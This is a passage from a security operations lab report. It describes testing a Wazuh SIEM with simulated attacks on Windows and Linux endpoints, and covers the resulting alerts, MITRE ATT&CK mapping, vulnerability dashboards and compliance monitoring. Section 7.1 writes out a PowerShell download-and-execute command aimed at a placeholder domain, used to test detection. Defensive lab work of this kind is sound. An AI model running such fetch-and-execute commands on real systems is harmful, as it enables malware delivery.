


Figure 10: Linux authentication and sudo activity detected on SRV-UB01

7. Attack Simulation

To validate the effectiveness of the deployed SOC environment, controlled attack simulations were performed on the monitored endpoints. These simulations were designed to generate security events commonly associated with malicious activity, such as suspicious PowerShell execution, file creation, registry modifications, and attempts at privilege escalation. The purpose of these simulations was to verify that the Wazuh SIEM platform could successfully detect, log, and analyse potentially malicious behaviour across multiple endpoints.

7.1 PowerShell Execution Simulation

A PowerShell command was executed on the Windows endpoint (EMP-WS01) to simulate the execution of a suspicious script. The command used the ExecutionPolicy Bypass parameter and attempted to download content using the .NET WebClient class, which is commonly observed in malicious PowerShell attacks.

Command executed:

powershell -ExecutionPolicy Bypass -Command "IEX(New-Object Net.WebClient).DownloadString('http://example.com')"

Explanation:

- **ExecutionPolicy Bypass** allows scripts to run without restrictions
- **DownloadString** can download malicious payloads
- commonly used in **malware delivery and command-and-control activity**




Figure 11: PowerShell command execution detected on EMP-WS01 during attack simulation

7.2 File Creation Simulation

A file creation event was generated to simulate the behavior of malware dropping files on a system. The Sysmon monitoring service captured the event and forwarded the information to the Wazuh SIEM platform. File creation monitoring is important because many malware families drop payloads or persistence scripts on compromised systems.

Detection mechanism:

- Sysmon Events ID11
- Monitored by Wazuh detection rules

7.3 Registry Modification Simulation

Registry modification events were generated on the second Windows endpoint (EMP-WS02). Attackers often modify registry keys to establish persistence or change system configurations. Sysmon Event ID 13 was triggered and the activity was successfully detected by Wazuh.

Detection mechanism:

- Sysmon Event ID13
- Registry modification detection rule

7.4 Privilege Escalation Monitoring

On the Linux server (SRV-UB01), administrative activity was simulated using sudo commands. These actions generated authentication and privilege escalation logs, which were collected by the Wazuh agent and forwarded to the SIEM platform for analysis.

Detection mechanism:

- Linux PAM authentication logs
- Sudo command monitoring

Section Summary

The attack simulations confirmed that the SOC monitoring environment was capable of detecting suspicious system behavior across both Windows and Linux systems. Security events generated during the simulations were successfully collected, analysed,

and correlated by the Wazuh SIEM platform, demonstrating the effectiveness of centralised log monitoring and threat detection.

8. Threat Detection Results

During the attack simulation phase, multiple security events were generated across the monitored endpoints. These events were successfully collected by the Wazuh agents and forwarded to the Wazuh Manager for analysis. The SIEM platform applied detection rules to the incoming logs and generated alerts when suspicious behavior was identified. The alerts provided detailed information about the affected endpoint, executed processes, and potential security risks.

8.1 PowerShell Execution Detection

The PowerShell execution performed during the attack simulation triggered a security alert in the Wazuh SIEM platform. The alert was generated based on Sysmon process monitoring rules that detect suspicious PowerShell execution behavior. The SIEM platform captured the executed command, process ID, and execution context, allowing analysts to investigate the activity.

Detection details:

Rule ID: 92213

Rule Level: 15

Technique: Ingress Tool Transfer

MITRE ATT&CK ID: T1105

Affected Endpoint: EMP-WS01

Process: powershell.exe

Explanation:

- **Rule Level 15** indicates a high-severity alert
- Suspicious PowerShell command detected
- associated with **command and control activity**

8.2 Registry Modification Detection

Registry modification activity on EMP-WS02 was detected by the Wazuh SIEM platform through Sysmon Event ID 13 monitoring. Registry monitoring is important because

attackers frequently modify registry keys to establish persistence or change system configurations.

Detection details:

Event ID: 13

Event Type: Registry value set

Affected Endpoint: EMP-WS02

Process: services.exe

Registry Path:

HKLM\System\CurrentControlSet\Services\MicrosoftEdgeElevationService\ImagePath

Explanation:

- registry modifications monitored by Sysmon
- activity forwarded to Wazuh
- detection rules analysed the event

8.3 Linux Privilege Activity Detection

Administrative activity on the Linux server (SRV-UB01) was successfully monitored through authentication and privilege escalation logs. The Wazuh agent collected logs from the system journal and detected sudo command usage and login session activity.

Explanation:

- sudo activity monitored
- authentication sessions logged
- centralized monitoring enabled

Section Summary

The detection results confirm that the SIEM environment successfully identified suspicious activities across multiple endpoints. Alerts generated by Wazuh provided valuable information about system activity, enabling security analysts to investigate potential threats and understand the context of each event.




Figure 12: Threat hunting dashboard showing detected alerts and system activity




Figure 13: Malware detection events identified using rootcheck and YARA scanning

9. MITRE ATT&CK Mapping

To better understand the nature of detected activities, security alerts generated during the attack simulation were mapped to the MITRE ATT&CK framework. The MITRE ATT&CK framework provides a structured knowledge base of adversary tactics and techniques based on real-world cyberattack behaviour. Wazuh automatically maps certain detection rules to MITRE ATT&CK techniques, allowing security analysts to classify threats and understand attacker objectives.

MITRE ATT&CK Framework Overview

The MITRE ATT&CK framework categorises adversary behaviour into tactics and techniques.

Tactics represent the attacker’s objective, while techniques describe the methods used to achieve that objective.

Examples of tactics include:

Initial Access

Execution

Persistence

Privilege Escalation

Defense Evasion

Command and Control

Detected Techniques in the SOC Environment

During the attack simulation, several security events were mapped to MITRE ATT&CK techniques. These mappings were automatically generated by Wazuh detection rules based on the observed system behaviour.

Detected techniques:

T1105 — Ingress Tool Transfer

T1543.003 — Windows Service Creation

T1548.003 — Sudo Privilege Escalation

T1078 — Valid Accounts

Explanation:

- **T1105** — malicious payload download
- **T1543.003** — service creation persistence
- **T1548.003** — privilege escalation using sudo
- **T1078** — authentication using valid credentials




Figure 14: MITRE ATT&CK technique mapping generated from detected security events

Section Summary

Mapping security events to the MITRE ATT&CK framework helps security analysts understand attacker behaviour and identify the stages of a potential attack. The detected activities in this SOC environment demonstrate how suspicious system behaviour can be categorised using widely recognised threat intelligence frameworks.

10. Vulnerability Monitoring

Vulnerability monitoring is a critical component of a Security Operations Center (SOC). Identifying security weaknesses across systems allows security teams to proactively reduce the attack surface before vulnerabilities can be exploited by attackers.

In this SOC lab environment, Wazuh's vulnerability detection module was used to continuously scan monitored endpoints for known Common Vulnerabilities and Exposures (CVEs). The vulnerability detection engine analyses installed software packages and system configurations against vulnerability databases to identify potential risks.

Vulnerability Severity Analysis

The vulnerability detection dashboard provides a severity-based classification of detected vulnerabilities across the monitored endpoints. Vulnerabilities are categorized into four severity levels: Critical, High, Medium, and Low.

In the monitored environment, multiple vulnerabilities were detected across both Windows and Ubuntu systems. Critical and high-severity vulnerabilities represent the most significant risk as they may allow attackers to execute arbitrary code, escalate privileges, or gain unauthorized access to systems.




Figure 15: Vulnerability detection dashboard displaying severity distribution of detected CVEs

CVE Distribution

The dashboard also highlights the most common CVEs detected within the environment. These vulnerabilities originate from outdated software packages, operating system components, or misconfigured services. Monitoring CVE distribution allows security teams to prioritise remediation efforts based on risk level and exploitability.

IT Hygiene Monitoring

10.1 IT Hygiene Monitoring

In addition to vulnerability scanning, maintaining good IT hygiene is essential for reducing security risks. Wazuh provides visibility into installed software packages, running processes, network ports, and system resource usage across monitored endpoints.

By analysing system inventory and operational behaviour, security teams can detect abnormal activity, outdated packages, and unnecessary services that may introduce potential vulnerabilities into the environment.




Figure 16: IT hygiene monitoring dashboard displaying system inventory and process information

11. Compliance Monitoring

Compliance monitoring ensures that systems and security controls adhere to industry-recognised standards and regulatory frameworks. Security compliance frameworks provide guidelines for implementing security controls that protect sensitive data, ensure operational integrity, and reduce cyber risk.

In this SOC lab environment, Wazuh provides built-in compliance monitoring capabilities that map detected security events to multiple international security standards and frameworks.

Supported Compliance Frameworks

The Wazuh platform supports several widely recognised compliance standards. These frameworks help organisations demonstrate adherence to regulatory requirements and best security practices.

Frameworks monitored in this environment include:

- PCI DSS (Payment Card Industry Data Security Standard)
- GDPR (General Data Protection Regulation)
- HIPAA (Health Insurance Portability and Accountability Act)
- NIST 800-53 Security Controls
- TSC (Trust Services Criteria)

11.1 PCI DSS Compliance Monitoring

PCI DSS is a global security standard designed to protect cardholder data and ensure secure payment processing systems. The Wazuh platform monitors events that correspond to PCI DSS security requirements, such as access control monitoring, system logging, and vulnerability management.

